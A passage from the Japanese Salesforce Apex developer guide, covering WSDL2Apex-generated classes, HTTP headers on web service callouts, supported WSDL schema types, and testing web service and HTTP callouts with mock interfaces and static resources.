// Set up the license header

dns.LicenseInfo = new strikeiron.LicenseInfo();

dns.LicenseInfo.RegisteredUser = new strikeiron.RegisteredUser();

dns.LicenseInfo.RegisteredUser.UserID = 'you@company.com';

dns.LicenseInfo.RegisteredUser.Password = 'your-password';



// Make the Web service call

strikeironIplookup.DNSInfo info = dns.DNSLookup('www.myname.com');
```

HTTP ヘッダーのサポート

Web サービスコールアウトに HTTP ヘッダーを設定できます。たとえば、この機能を使用して認証ヘッダーに Cookie の値を設定できます。HTTP ヘッダーを設定するには、`inputHttpHeaders_x` および `outputHttpHeaders_x` をスタブに追加します。

メモ: API バージョン 16.0 以前では、コールアウトの HTTP 応答は、コンテンツタイプのヘッダーに関係なく UTF-8 を使用して復号化されます。API バージョン 17.0 以降では、HTTP 応答はコンテンツタイプのヘッダーで指定された符号化方式を使用して復号化されます。

次のサンプルでは、「生成される WSDL2Apex コード」(ページ 536)のサンプル WSDL ファイルを使用しています。

Web サービスコールアウトでの HTTP ヘッダーの送信

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();

stub.inputHttpHeaders_x = new Map<String, String>();



//Setting a basic authentication header



stub.inputHttpHeaders_x.put('Authorization', 'Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==');



//Setting a cookie header

stub.inputHttpHeaders_x.put('Cookie', 'name=value');



//Setting a custom HTTP header

stub.inputHttpHeaders_x.put('myHeader', 'myValue');



String input = 'This is the input string';

String output = stub.EchoString(input);
```

`inputHttpHeaders_x` の値を指定すると、標準ヘッダーセットがその値で上書きされます。

Web サービスコールアウト応答からの HTTP 応答ヘッダーへのアクセス

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();

stub.outputHttpHeaders_x = new Map<String, String>();

String input = 'This is the input string';

String output = stub.EchoString(input);



//Getting cookie header

String cookie = stub.outputHttpHeaders_x.get('Set-Cookie');
```

```
//Getting custom header

String myHeader = stub.outputHttpHeaders_x.get('My-Header');
```

`outputHttpHeaders_x` のデフォルト値は null です。応答のヘッダーの内容にアクセスするには、`outputHttpHeaders_x` を設定する必要があります。

サポートされる WSDL の機能

Apex では、ドキュメントリテラルでラップした WSDL スタイルと次のプリミティブデータ型と組み込みデータ型のみをサポートしています。

スキーマの型	Apex の型
xsd:anyURI	String
xsd:boolean	Boolean
xsd:date	Date
xsd:dateTime	Datetime
xsd:double	Double
xsd:float	Double
xsd:int	Integer
xsd:integer	Integer
xsd:language	String
xsd:long	Long
xsd:Name	String
xsd:NCName	String
xsd:nonNegativeInteger	Integer
xsd:NMTOKEN	String
xsd:NMTOKENS	String
xsd:normalizedString	String
xsd:NOTATION	String
xsd:positiveInteger	Integer
xsd:QName	String
xsd:short	Integer
xsd:string	String
xsd:time	Datetime

スキーマの型	Apex の型
`xsd:token`	String
`xsd:unsignedInt`	Integer
`xsd:unsignedLong`	Long
`xsd:unsignedShort`	Integer

メモ: Salesforce データ型 anyType は、API バージョン 15.0 以降を使用して保存される Apex コードを生成するときに使用する WSDL ではサポートされません。API バージョン 14.0 以前を使用して保存されるコードでは、anyType は string に対応付けされます。

Apex では、次のスキーマ構造をサポートしています。

- `xsd:all`、API バージョン 15.0 以降を使用して保存した Apex コードにおいて
- `xsd:annotation`、API バージョン 15.0 以降を使用して保存した Apex コードにおいて
- `xsd:attribute`、API バージョン 15.0 以降を使用して保存した Apex コードにおいて
- `xsd:choice`、API バージョン 15.0 以降を使用して保存した Apex コードにおいて
- `xsd:element`、API バージョン 15.0 以降を使用して保存した Apex コードにおいて、`ref` 属性が次の制限付きでサポートされます。
  - 他の名前空間の `ref` はコールできません。
  - グローバル要素では `ref` を使用できません。
  - また、要素に `ref` が含まれる場合も、`name` または `type` を含めることができません。
- `xsd:sequence`

次のデータ型は、コールインとして使用されている場合、つまり外部 Web サービスが Apex Web サービスメソッドをコールする場合にのみサポートされています。これらのデータ型は、コールアウトとして使用されている場合、つまり Apex Web サービスメソッドが外部 Web サービスをコールする場合はサポートされていません。

- blob
- decimal
- enum

Apex は次のようなその他の WSDL コンストラクタ、データ型、サービスをサポートしていません。

- RPC/符号化サービス
- 複数の `portTypes`、複数のサービス、または複数のバインドを含む WSDL サービス
- 外部スキーマをインポートする WSDL ファイル。たとえば、外部スキーマをインポートしている次の WSDL フラグメントは、サポートされていません。

```
<wsdl:types>

  <xsd:schema

   elementFormDefault="qualified"

   targetNamespace="http://s3.amazonaws.com/doc/2006-03-01/">
```

```
    <xsd:include schemaLocation="AmazonS3.xsd"/>
  </xsd:schema>
</wsdl:types>
```

ただし、同じスキーマ内のインポートはサポートされています。次の例では、外部 WSDL は変換する WSDL に貼り付けられます。

```
<wsdl:types>
  <xsd:schema
    xmlns:tns="http://s3.amazonaws.com/doc/2006-03-01/"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema"
    elementFormDefault="qualified"
    targetNamespace="http://s3.amazonaws.com/doc/2006-03-01/">

    <xsd:element name="CreateBucket">
      <xsd:complexType>
        <xsd:sequence>
   [...]
  </xsd:schema>
</wsdl:types>
```

- 前の表に記載されていないスキーマの型
- Salesforce WSDL を含めた、サイズ制限を超えた WSDL
- ドキュメントリテラルでラップしたスタイルを使用しない WSDL。次の WSDL スニペットはドキュメントリテラルでラップしたスタイルを使用しないため、インポートしたときに「Unable to find complexType (complexType が見つかりません)」というエラーが発生します。

```
<wsdl:types>
  <xsd:schema targetNamespace="http://test.org/AccountPollInterface/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
    <xsd:element name="SFDCPollAccountsResponse" type="tns:SFDCPollResponse"/>
    <xsd:simpleType name="SFDCPollResponse">
```

```
          <xsd:restriction base="xsd:string" />

      </xsd:simpleType>

    </xsd:schema>

  </wsdl:types>
```

次のスニペットは、要素の順序を含む complexType として simpleType 要素をラップするよう変更したものです。この場合はドキュメントリテラルのスタイルに従っているため、サポートされています。

```
  <wsdl:types>

    <xsd:schema targetNamespace="http://test.org/AccountPollInterface/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">

      <xsd:element name="SFDCPollAccountsResponse" type="tns:SFDCPollResponse" />

      <xsd:complexType name="SFDCPollResponse">

        <xsd:sequence>

          <xsd:element name="SFDCOutput" type="xsd:string" />

        </xsd:sequence>

      </xsd:complexType>

    </xsd:schema>

  </wsdl:types>
```

このセクションの内容:

1. 生成される WSDL2Apex コード
   WSDL2Apex ツールを使用して WSDL ドキュメントから Apex クラスを生成できます。WSDL2Apex ツールは、Eclipse 用の Force.com IDE プラグインに含まれるオープンソースです。
2. Web サービスコールアウトのテスト
3. DML 操作と擬似コールアウトの実行
4. WSDL 使用についての考慮事項

生成される WSDL2Apex コード

WSDL2Apex ツールを使用して WSDL ドキュメントから Apex クラスを生成できます。WSDL2Apex ツールは、Eclipse 用の Force.com IDE プラグインに含まれるオープンソースです。

WSDL2Apex のソースコードは、GitHub の WSDL2Apex リポジトリにあります。貢献することもできます。

次の例では、WSDL ドキュメントから Apex クラスがどのように作成されるかを示します。Apex クラスは、WSDL をインポートすると自動生成されます。

次のコードは、サンプル WSDL ドキュメントを示します。

```
<wsdl:definitions xmlns:http="http://schemas.xmlsoap.org/wsdl/http/"

xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"

xmlns:s="http://www.w3.org/2001/XMLSchema"

xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"

xmlns:tns="http://doc.sample.com/docSample"

targetNamespace="http://doc.sample.com/docSample"

xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">



<!-- Above, the schema targetNamespace maps to the Apex class name. -->




<!-- Below, the type definitions for the parameters are listed.

    Each complexType and simpleType parameteris mapped to an Apex class inside the parent
 class for the WSDL.  Then, each element in the complexType is mapped to a public field
inside the class. -->



<wsdl:types>

<s:schema elementFormDefault="qualified"

targetNamespace="http://doc.sample.com/docSample">

<s:element name="EchoString">

<s:complexType>

<s:sequence>

<s:element minOccurs="0" maxOccurs="1" name="input" type="s:string" />

</s:sequence>

</s:complexType>

</s:element>

<s:element name="EchoStringResponse">

<s:complexType>
```

```
<s:sequence>
<s:element minOccurs="0" maxOccurs="1" name="EchoStringResult"
type="s:string" />
</s:sequence>
</s:complexType>
</s:element>
</s:schema>
</wsdl:types>

<!--The stub below defines operations. -->

<wsdl:message name="EchoStringSoapIn">
<wsdl:part name="parameters" element="tns:EchoString" />
</wsdl:message>
<wsdl:message name="EchoStringSoapOut">
<wsdl:part name="parameters" element="tns:EchoStringResponse" />
</wsdl:message>
<wsdl:portType name="DocSamplePortType">
<wsdl:operation name="EchoString">
<wsdl:input message="tns:EchoStringSoapIn" />
<wsdl:output message="tns:EchoStringSoapOut" />
</wsdl:operation>
</wsdl:portType>

<!--The code below defines how the types map to SOAP. -->

<wsdl:binding name="DocSampleBinding" type="tns:DocSamplePortType">
```

```
<wsdl:operation name="EchoString">

<soap:operation soapAction="urn:dotnet.callouttest.soap.sforce.com/EchoString"

style="document" />

<wsdl:input>

<soap:body use="literal" />

</wsdl:input>

<wsdl:output>

<soap:body use="literal" />

</wsdl:output>

</wsdl:operation>

</wsdl:binding>



<!-- Finally, the code below defines the endpoint, which maps to the endpoint in the class
 -->



<wsdl:service name="DocSample">

<wsdl:port name="DocSamplePort" binding="tns:DocSampleBinding">

<soap:address location="http://YourServer/YourService" />

</wsdl:port>

</wsdl:service>

</wsdl:definitions>
```

この WSDL ドキュメントから、次の Apex クラスが自動生成されます。クラス名 `docSample` は、WSDL をインポートしたときに指定した名前です。

```
//Generated by wsdl2apex



public class docSample {
```

```
public class EchoStringResponse_element {
    public String EchoStringResult;
    private String[] EchoStringResult_type_info = new String[]{
                        'EchoStringResult',
                        'http://doc.sample.com/docSample',
                         null,'0','1','false'};
    private String[] apex_schema_type_info = new String[]{
                         'http://doc.sample.com/docSample',
                         'true','false'};
    private String[] field_order_type_info = new String[]{
                         'EchoStringResult'};
}
public class EchoString_element {
    public String input;
    private String[] input_type_info = new String[]{
                          'input',
                          'http://doc.sample.com/docSample',
                           null,'0','1','false'};
    private String[] apex_schema_type_info = new String[]{
                           'http://doc.sample.com/docSample',
                           'true','false'};
    private String[] field_order_type_info = new String[]{'input'};
}
public class DocSamplePort {
    public String endpoint_x = 'http://YourServer/YourService';
    public Map<String,String> inputHttpHeaders_x;
    public Map<String,String> outputHttpHeaders_x;
```

```
        public String clientCertName_x;
        public String clientCert_x;
        public String clientCertPasswd_x;
        public Integer timeout_x;
        private String[] ns_map_type_info = new String[]{
                        'http://doc.sample.com/docSample', 'docSample'};
        public String EchoString(String input) {
            docSample.EchoString_element request_x = new
                                            docSample.EchoString_element();
            request_x.input = input;
            docSample.EchoStringResponse_element response_x;
            Map<String, docSample.EchoStringResponse_element> response_map_x =
                       new Map<String, docSample.EchoStringResponse_element>();
            response_map_x.put('response_x', response_x);
            WebServiceCallout.invoke(
              this,
              request_x,
              response_map_x,
              new String[]{endpoint_x,
              'urn:dotnet.callouttest.soap.sforce.com/EchoString',
              'http://doc.sample.com/docSample',
              'EchoString',
              'http://doc.sample.com/docSample',
              'EchoStringResponse',
              'docSample.EchoStringResponse_element'}
            );
            response_x = response_map_x.get('response_x');
```

```
            return response_x.EchoStringResult;

        }

    }

}
```

元の WSDL ドキュメントからの次の対応付けに注意してください。

- WSDL 対象名前空間は Apex クラス名に対応付けされます。
- 複雑なデータ型はクラスになります。データ型の各要素は、クラスの公開項目です。
- WSDL ポート名はスタブクラスに対応付けます。
- WSDL の各操作は、公開メソッドに対応付けます。

自動生成された `docSample` クラスを使用して外部 Web サービスを呼び出すことができます。次のコードは、外部サーバ上の `echoString` メソッドをコールします。

```
docSample.DocSamplePort stub = new docSample.DocSamplePort();

String input = 'This is the input string';

String output = stub.EchoString(input);
```

Web サービスコールアウトのテスト

生成されたコードは、Web サービスをコールするために呼び出せるメソッドが含まれる Apex クラスとして保存されます。この Apex クラスと付随するその他のコードをリリースまたはパッケージ化するには、生成されたクラス内のメソッドを含め、コードのテストカバー率が 75% に達している必要があります。デフォルトでは、テストメソッドは Web サービスコールアウトをサポートせず、Web サービスコールアウトを実行するテストはスキップされます。テストのスキップを回避し、コードカバー率を高めるために、Apex では組み込みの `WebServiceMock` インターフェースと `Test.setMock` メソッドを使用してテストメソッドで擬似応答を受信できます。

Web サービスコールアウトをテストするための擬似応答の指定

WSDL から Apex クラスを作成した場合、自動生成されたクラスのメソッドが `WebServiceCallout.invoke` をコールし、そこから外部サービスへのコールアウトが実行されます。これらのメソッドをテストする場合、`WebServiceCallout.invoke` がコールされたときには常に擬似応答を生成するように Apex ランタイムに指示できます。そのためには、`WebServiceMock` インターフェースを実装し、Apex ランタイムが送信する擬似応答を指定します。手順の詳細は次のとおりです。

最初に、`WebServiceMock` インターフェースを実装し、`doInvoke` メソッドに擬似応答を指定します。

```
global class YourWebServiceMockImpl implements WebServiceMock {
   global void doInvoke(
            Object stub,
            Object request,
            Map<String, Object> response,
            String endpoint,
```

```
            String soapAction,
            String requestName,
            String responseNS,
            String responseName,
            String responseType) {

        // Create response element from the autogenerated class.
        // Populate response element.
        // Add response element to the response parameter, as follows:
        response.put('response_x', responseElement);
    }
}
```

メモ:

- WebServiceMock インターフェースを実装するクラスは、global または public にできます。
- このクラスはテストコンテキストでのみ使用されるため、@isTest のアノテーションを付加できます。この方法で、3 MB の組織コードサイズ制限からクラスを除外できます。

擬似応答の値を指定したら、テストメソッドで Test.setMock をコールし、この擬似応答を送信するように Apex ランタイムに指示できます。次のように、第 1 引数では WebServiceMock.class を渡し、第 2 引数では WebServiceMock のインターフェース実装の新しいインスタンスを渡します。

```
Test.setMock(WebServiceMock.class, new YourWebServiceMockImpl());
```

これ以降、Webサービスコールアウトをテストコンテキストで呼び出すと、コールアウトは行われず、doInvoke メソッド実装に指定した擬似応答を受信します。

メモ: コールアウトを実行するコードが管理パッケージに含まれる場合、同じパッケージ内のテストメソッドから同じ名前空間を使用して Test.setMock をコールし、擬似コールアウトを行う必要があります。

次の詳細な例では、Web サービスコールアウトのテスト方法を示します。最初に挙げているのが、WebServiceMock インターフェースの実装です。この例では doInvoke メソッドを実装し、そのメソッドから指定した応答が返されます。この場合、自動生成されたクラスのレスポンス要素が作成されて値が割り当てられます。次に、応答の Map パラメータにこの擬似応答が入力されます。次の例は、「生成される WSDL2Apex コード」に記されている WSDL に基づいています。このクラスを保存する前に、この WSDL をインポートし、docSample というクラスを生成しておきます。

```
@isTest
global class WebServiceMockImpl implements WebServiceMock {
   global void doInvoke(
            Object stub,
            Object request,
            Map<String, Object> response,
            String endpoint,
            String soapAction,
            String requestName,
            String responseNS,
            String responseName,
            String responseType) {
        docSample.EchoStringResponse_element respElement =
            new docSample.EchoStringResponse_element();
```

```
        respElement.EchoStringResult = 'Mock response';
        response.put('response_x', respElement);
    }
}
```

次のメソッドでは、Web サービスコールアウトを行います。

```
public class WebSvcCallout {
    public static String callEchoString(String input) {
        docSample.DocSamplePort sample = new docSample.DocSamplePort();
        sample.endpoint_x = 'http://api.salesforce.com/foo/bar';

        // This invokes the EchoString method in the generated class
        String echo = sample.EchoString(input);

        return echo;
    }
}
```

次のテストクラスには、擬似コールアウトモードを設定するテストメソッドが含まれます。これは前述のクラスに含まれる `callEchoString` メソッドをコールし、擬似応答が受信されたことを確認します。

```
@isTest
private class WebSvcCalloutTest {
    @isTest static void testEchoString() {
        // This causes a fake response to be generated
        Test.setMock(WebServiceMock.class, new WebServiceMockImpl());

        // Call the method that invokes a callout
        String output = WebSvcCallout.callEchoString('Hello World!');

        // Verify that a fake result is returned
        System.assertEquals('Mock response', output);
    }
}
```

関連トピック:

- WebServiceMock インターフェース

DML 操作と擬似コールアウトの実行

デフォルトでは、必ず同じトランザクション内で DML 操作の後にコールアウトを実行することは許可されません。これは DML 操作によって、コミットされていない待機中の作業が発生してコールアウトの実行が妨げられるためです。場合によっては、コールアウトを行う前に、DML を使用してテストメソッドにテストデータを挿入する必要が生じることがあります。これを行うには、コールアウトを実行するコード部分を `Test.startTest` と `Test.stopTest` ステートメントの間に配置します。`Test.startTest` ステートメントは、`Test.setMock` ステートメントの前に配置する必要があります。また、DML 操作のコールは、`Test.startTest/Test.stopTest` ブロックの一部にすることはできません。

擬似コールアウト後の DML 操作は許可されており、テストメソッドでの変更は必要ありません。

擬似コールアウト前の DML の実行

この例は、前の例に基づいています。この例では、`Test.startTest` および `Test.stopTest` ステートメントを使用して、テストメソッドで疑似コールアウトの前にDML操作を実行できるようにします。テストメソッド (`testEchoString`) は最初にテスト取引先を挿入し、`Test.startTest` をコールします。次に、`Test.setMock` を使用して疑似コールアウトモードを設定して、コールアウトを実行するメソッドをコールし、疑似応答値を確認します。最後に、`Test.stopTest` をコールします。

```
@isTest

private class WebSvcCalloutTest {

    @isTest static void testEchoString() {

        // Perform some DML to insert test data

        Account testAcct = new Account('Test Account');

        insert testAcct;



        // Call Test.startTest before performing callout

        // but after setting test data.

        Test.startTest();



        // Set mock callout class

        Test.setMock(WebServiceMock.class, new WebServiceMockImpl());



        // Call the method that invokes a callout

        String output = WebSvcCallout.callEchoString('Hello World!');



        // Verify that a fake result is returned

        System.assertEquals('Mock response', output);



        Test.stopTest();

    }

}
```

非同期 Apex と擬似コールアウト

DML と同様に、非同期 Apex 操作では、コミットされていない待機中の作業によって、同じトランザクションの後の方でコールアウトの実行が妨げられる結果になります。非同期 Apex 操作の例としては、future メソッド、Apex 一括処理、スケジュール済み Apex のコールがあります。通常、これらの非同期コールは、`Test.stopTest` の後で実行されるようにするため、テストメソッドで `Test.startTest` と `Test.stopTest` ステートメント間に配置します。この場合、擬似コールアウトは非同期コールの後で実行できるため、変更は不要です。ただし、非同期コールが `Test.startTest` と `Test.stopTest` ステートメント間に配置されていない場合は、コミットされていない待機中の作業のため例外が発生します。この例外を回避するには、次のいずれかを行います。

- 非同期コールを `Test.startTest` と `Test.stopTest` ステートメント間に配置する。

```
Test.startTest();

MyClass.asyncCall();

Test.stopTest();



Test.setMock(..); // Takes two arguments

MyClass.mockCallout();
```

- DML コールと同じルールに従う。つまり、コールアウトを実行するコード部分を `Test.startTest` と `Test.stopTest` ステートメント間に配置します。`Test.startTest` ステートメントは、`Test.setMock` ステートメントの前に配置する必要があります。また、非同期コールは、`Test.startTest/Test.stopTest` ブロックの一部にすることはできません。

```
MyClass.asyncCall();



Test.startTest();

Test.setMock(..); // Takes two arguments

MyClass.mockCallout();

Test.stopTest();
```

擬似コールアウト後の非同期コールは許可されており、テストメソッドでの変更は必要ありません。

関連トピック:

テストクラス

WSDL 使用についての考慮事項

WSDL から Apex クラスを生成する場合、次の点に注意してください。

ヘッダーの対応付け

WSDL ドキュメントで定義されているヘッダーは、生成されたクラスのスタブの公開項目となります。これは、AJAX Toolkit および .NET の動作と似ています。

ランタイムイベントについて

Apex コードで外部サービスへのコールアウトを作成している場合、次のことを確認します。

- HTTP 要求または Web サービスコールを作成する場合のタイムアウト制限の詳細は、「コールアウトの制限事項」 (ページ 564)を参照してください。
- Apex クラス内の循環参照は許可されていません。
- Salesforce ドメインへの複数のループバック接続は許可されていません。
- エンドポイントにアクセスできるようにするには、エンドポイントを [設定] の [セキュリティ] > [リモートサイトの設定] で登録する必要があります。
- データベース接続を独占しないよう、トランザクションが開始されないようにします。

変数名でサポートされていない文字について

WSDL ファイルには、Apex 変数名で使用できない要素名を使用できます。WSDL ファイルから Apex 変数名を生成する場合、次のルールが適用されます。

- 要素名の最初の文字が英字でない場合、生成された Apex 変数名の先頭に文字 x が追加されます。
- 要素名の最後の文字が Apex 変数名で使用できない場合、生成された Apex 変数名の最後に文字 x が追加されます。
- 要素名に Apex 変数名で使用できない文字が含まれている場合、その文字は (_) に置き換えられます。
- 要素名に Apex 変数名で使用できない文字が 2 文字続けて含まれている場合、最初の文字はアンダースコア (_) に置き換えられ、2 番目の文字は x に置き換えられます。これにより、Apex で許可されていない連続した 2 つのアンダースコアが変数名に含まれないようにします。
- 2 つのパラメータ、`a_` と `a_x` を使用する操作があるとします。生成される Apex には 2 つの変数があり、いずれも `a_x` という名前です。クラスはコンパイルしません。手動で Apex を編集し、いずれかの変数名を変更する必要があります。

WSDL ファイルから生成したクラスのデバッグ

Salesforce では、SOAP API、.NET、および Axis でコードをテストします。別のツールを使用すると問題が発生する場合があります。

デバッグヘッダーを使用して、要求の XML を返し、SOAP メッセージに応答して問題の検出を行います。詳細は、「Apex の SOAP API および SOAP ヘッダー」 (ページ 2594) を参照してください。

HTTP コールアウトの呼び出し

Apex では、HTTP サービスを使用して、GET、POST、PUT、DELETE などの HTTP 要求を作成する組み込みクラスが提供されます。

これらの HTTP クラスを使用して、REST ベースのサービスに統合できます。また、HTTP クラスを SOAP ベースの Web サービスに統合して、WSDL から Apex コードを生成することもできます。WSDL で開始する代わりに HTTP クラスを使用することで、要求と応答の SOAP メッセージの構造をより明確に把握することができます。

Force.com Toolkit for Google Data APIs を使用すると、HTTP コールアウトの用途を拡張できます。

このセクションの内容:

HTTP クラス

これらのクラスは一般的な HTTP 要求/応答の機能を表示します。

- Http クラス。HTTP 要求と応答を開始するにはこのクラスを使用します。
- HttpRequest クラス: プログラムに基づいて GET、POST、PUT、および DELETE のような HTTP 要求を作成するには、このクラスを使用します。
- HttpResponse クラス: `HTTP` で返された HTTP の応答を処理するには、このクラスを使用します。

`HttpRequest` クラスと `HttpResponse` クラスは、次の要素をサポートします。

- `HttpRequest`:
  - GET、POST、PUT、DELETE、TRACE、CONNECT、HEAD、および OPTIONS などの HTTP 要求型
  - 要求ヘッダー (必要な場合)
  - 読み取りおよび接続タイムアウト
  - リダイレクト (必要な場合)
  - メッセージ本文の内容
- `HttpResponse`:
  - HTTP 状況コード
  - 要求ヘッダー (必要な場合)
  - レスポンスボディの内容

次の例は、`getContent` メソッドに送られた *`url`* の値によって指定された外部サーバへの HTTP GET 要求を示します。この例では、返されたレスポンスボディへのアクセスについても示します。

```
public class HttpCalloutSample {


  // Pass in the endpoint to be used using the string url
  public String getCalloutResponseContents(String url) {


    // Instantiate a new http object
```

```
    Http h = new Http();


     // Instantiate a new HTTP request, specify the method (GET) as well as the endpoint
    HttpRequest req = new HttpRequest();
    req.setEndpoint(url);
    req.setMethod('GET');


    // Send the request, and return a response
    HttpResponse res = h.send(req);
    return res.getBody();
  }
}
```

前の例は、同期して実行されます。つまり、外部 Web サービスが応答を返すまで、それ以上の処理は発生しません。または、@future アノテーションを使用してコールアウトを非同期に実行することもできます。

Apex またはその他の機能を使用してエンドポイントまたはリダイレクトエンドポイントから外部サーバにアクセスするには、Salesforce ユーザインターフェース内の認証されたリモートサイトのリストにリモートサイトを追加する必要があります。そのためには、Salesforce にログインし、[設定] から [セキュリティのコントロール] > [リモートサイトの設定] をクリックします。

メモ:

- AJAX プロキシは、リダイレクトと認証チャレンジ (401/407 応答) を自動的に処理します。AJAX プロキシの詳細は、AJAX Toolkit のマニュアルを参照してください。
- URL の代わりに、エンドポイントを指定ログイン情報として設定できます。指定ログイン情報では、1 つの定義にコールアウトエンドポイントの URL と必要な認証パラメータを指定します。Apex コールアウトで指定ログイン情報をコールアウトエンドポイントとして指定するすべての認証が Salesforce によって管理されるため、コードでこれらを行う必要はありません。外部サイトへの Apex コールアウトに必要なリモートサイト設定もスキップできます。「setEndpoint(endpoint)」 (ページ 2098) の例を参照してください。指定ログイン情報を設定するには、Salesforce ヘルプの「指定ログイン情報の定義」を参照してください。

`HttpRequest` で作成されたリクエストボディ内、または `HttpResponse` でアクセスされたレスポンスボディ内の XML または JSON コンテンツを解析するには、XML クラスまたは JSON クラスを使用します。

HTTP コールアウトのテスト

Apexをリリースまたはパッケージ化するには、コードのテストカバー率が75%に達している必要があります。デフォルトでは、テストメソッドではHTTP コールアウトはサポートされないため、コールアウトを実行するテストはスキップされます。ただし、`Test.setMock`をコールして次のいずれかの方法で擬似応答を指定し、テストで擬似応答を生成するようにApex に指示することで、HTTP コールアウトのテストを有効にできます。

- `HttpCalloutMock` インターフェースの実装による方法
- `StaticResourceCalloutMock` または `MultiStaticResourceCalloutMock` の静的リソースを使用する方法

テストメソッドで擬似コールアウトの前にDML操作を実行できるようにするには、「DML操作と擬似コールアウトの実行」を参照してください。

このセクションの内容:

`HttpCalloutMock` インターフェースの実装による HTTP コールアウトのテスト

`HttpCalloutMock` インターフェースを実装して `respond` メソッドで送信される応答を指定できるようにします。Apex ランタイムでこのメソッドをコールしてコールアウトへの応答を送信します。

```
global class YourHttpCalloutMockImpl implements HttpCalloutMock {

    global HTTPResponse respond(HTTPRequest req) {

        // Create a fake response.

        // Set response values, and

        // return response.

    }

}
```

メモ:

- `HttpCalloutMock` インターフェースを実装するクラスには、global と public のいずれかを使用できます。
- このクラスはテストコンテキストでのみ使用されるため、`@isTest` のアノテーションを付加できます。この方法で、3 MB の組織コードサイズ制限からクラスを除外できます。

擬似応答の値を指定したら、テストメソッドで `Test.setMock` をコールし、この擬似応答を送信するように Apex ランタイムに指示できます。次のように、第 1 引数では `HttpCalloutMock.class` を渡し、第 2 引数では `HttpCalloutMock` のインターフェース実装の新しいインスタンスを渡します。

```
Test.setMock(HttpCalloutMock.class, new YourHttpCalloutMockImpl());
```

これ以降でHTTPコールアウトがテストコンテキストで呼び出された場合、コールアウトは実行されず、*respond* メソッド実装で指定した擬似応答が受信されます。

> **メモ:** コールアウトを実行するコードが管理パッケージに含まれる場合、同じパッケージ内のテストメソッドから同じ名前空間を使用して `Test.setMock` をコールし、擬似コールアウトを行う必要があります。

次の詳細な例は、HTTP コールアウトのテスト方法を示しています。インターフェースの実装 (`MockHttpResponseGenerator`)が最初に記述されています。その後に、テストメソッドを含むクラスと、テストでコールするメソッドを含む別のクラスが続きます。`testCallout` テストメソッドは、`getInfoFromExternalService` をコールする前に `Test.setMock` をコールすることで擬似コールアウトモードを設定します。次に、返された応答が、実装された `respond` メソッドで送信した内容と同じであることを確認します。各クラスを個別に保存して、`CalloutClassTest` でテストを実行します。

```
@isTest

global class MockHttpResponseGenerator implements HttpCalloutMock {

    // Implement this interface method

    global HTTPResponse respond(HTTPRequest req) {

        // Optionally, only send a mock response for a specific endpoint

        // and method.

        System.assertEquals('http://api.salesforce.com/foo/bar', req.getEndpoint());

        System.assertEquals('GET', req.getMethod());



        // Create a fake response

        HttpResponse res = new HttpResponse();

        res.setHeader('Content-Type', 'application/json');

        res.setBody('{"foo":"bar"}');

        res.setStatusCode(200);

        return res;

    }
```

```
}
```

```
public class CalloutClass {

    public static HttpResponse getInfoFromExternalService() {

        HttpRequest req = new HttpRequest();

        req.setEndpoint('http://api.salesforce.com/foo/bar');

        req.setMethod('GET');

        Http h = new Http();

        HttpResponse res = h.send(req);

        return res;

    }

}
```

```
@isTest

private class CalloutClassTest {

     @isTest static void testCallout() {

        // Set mock callout class

        Test.setMock(HttpCalloutMock.class, new MockHttpResponseGenerator());


        // Call method to test.

        // This causes a fake response to be sent

        // from the class that implements HttpCalloutMock.

        HttpResponse res = CalloutClass.getInfoFromExternalService();


        // Verify response received contains fake values

        String contentType = res.getHeader('Content-Type');

        System.assert(contentType == 'application/json');

        String actualValue = res.getBody();

        String expectedValue = '{"foo":"bar"}';
```

```
        System.assertEquals(actualValue, expectedValue);
        System.assertEquals(200, res.getStatusCode());
    }
}
```

関連トピック:

HttpCalloutMock インターフェース
テストクラス

静的リソースを使用した HTTP コールアウトのテスト

受信するレスポンスボディを静的リソース内に指定し、2つの組み込みクラス(StaticResourceCalloutMock または MultiStaticResourceCalloutMock)のいずれかを使用することで、HTTP コールアウトをテストできます。

StaticResourceCalloutMock を使用した HTTP コールアウトのテスト

Apexには、静的リソースでレスポンスボディを指定することでコールアウトのテストに使用できる、組み込み StaticResourceCalloutMock クラスが用意されています。このクラスを使用する場合、HttpCalloutMock インターフェースを独自に実装する必要ありません。代わりに、単に StaticResourceCalloutMock のインスタンスを作成し、レスポンスボディに使用する静的リソースを応答の他のプロパティ (状況コードやコンテンツタイプなど) と共に設定します。

最初に、レスポンスボディを含めるテキストファイルから静的リソースを作成する必要があります。

1. 返すレスポンスボディを含むテキストファイルを作成します。レスポンスボディには任意の文字列を使用できますが、コンテンツタイプを指定した場合はそのタイプと一致する必要があります。たとえば、応答にコンテンツタイプを指定しない場合、ファイルには任意の文字列 *abc* を含めることができます。応答に application/json のコンテンツタイプを指定した場合、ファイルコンテンツは {"hah":"fooled you"} などの JSON 文字列にする必要があります。
2. このテキストファイル用の静的リソースを作成します。
   a. [開発] > [静的リソース] をクリックして、[新規静的リソース] をクリックします。
   b. 静的リソースに名前を付けます。
   c. アップロードするファイルを選択します。
   d. [保存] をクリックします。

静的リソースについての詳細は、Salesforce オンラインヘルプの「静的リソースの定義」を参照してください。

次に、StaticResourceCalloutMock のインスタンスを作成し、静的リソースとその他のプロパティを設定します。

```
StaticResourceCalloutMock mock = new StaticResourceCalloutMock();
```

```
mock.setStaticResource('myStaticResourceName');

mock.setStatusCode(200);

mock.setHeader('Content-Type', 'application/json');
```

テストメソッドで、Test.setMock をコールして擬似コールアウトモードを設定し、最初の引数として HttpCalloutMock.class、2 番目の引数として StaticResourceCalloutMock 用に作成した変数名を渡します。

```
Test.setMock(HttpCalloutMock.class, mock);
```

これ以降テストメソッドでコールアウトを実行しようとすると、コールアウトは実行されず、Apexランタイムが StaticResourceCalloutMock のインスタンスで指定した擬似応答を送信します。

メモ: コールアウトを実行するコードが管理パッケージに含まれる場合、同じパッケージ内のテストメソッドから同じ名前空間を使用して Test.setMock をコールし、擬似コールアウトを行う必要があります。

次の詳細な例には、テストメソッド(testCalloutWithStaticResources)が含まれ、このメソッドで、コールアウトを実行する getInfoFromExternalService をテストします。この例を実行する前に、コンテンツ *{"hah":"fooled you"}* を含むテキストファイルに基づいた *mockResponse* という名前の静的リソースを作成します。各クラスを個別に保存して、CalloutStaticClassTest でテストを実行します。

```
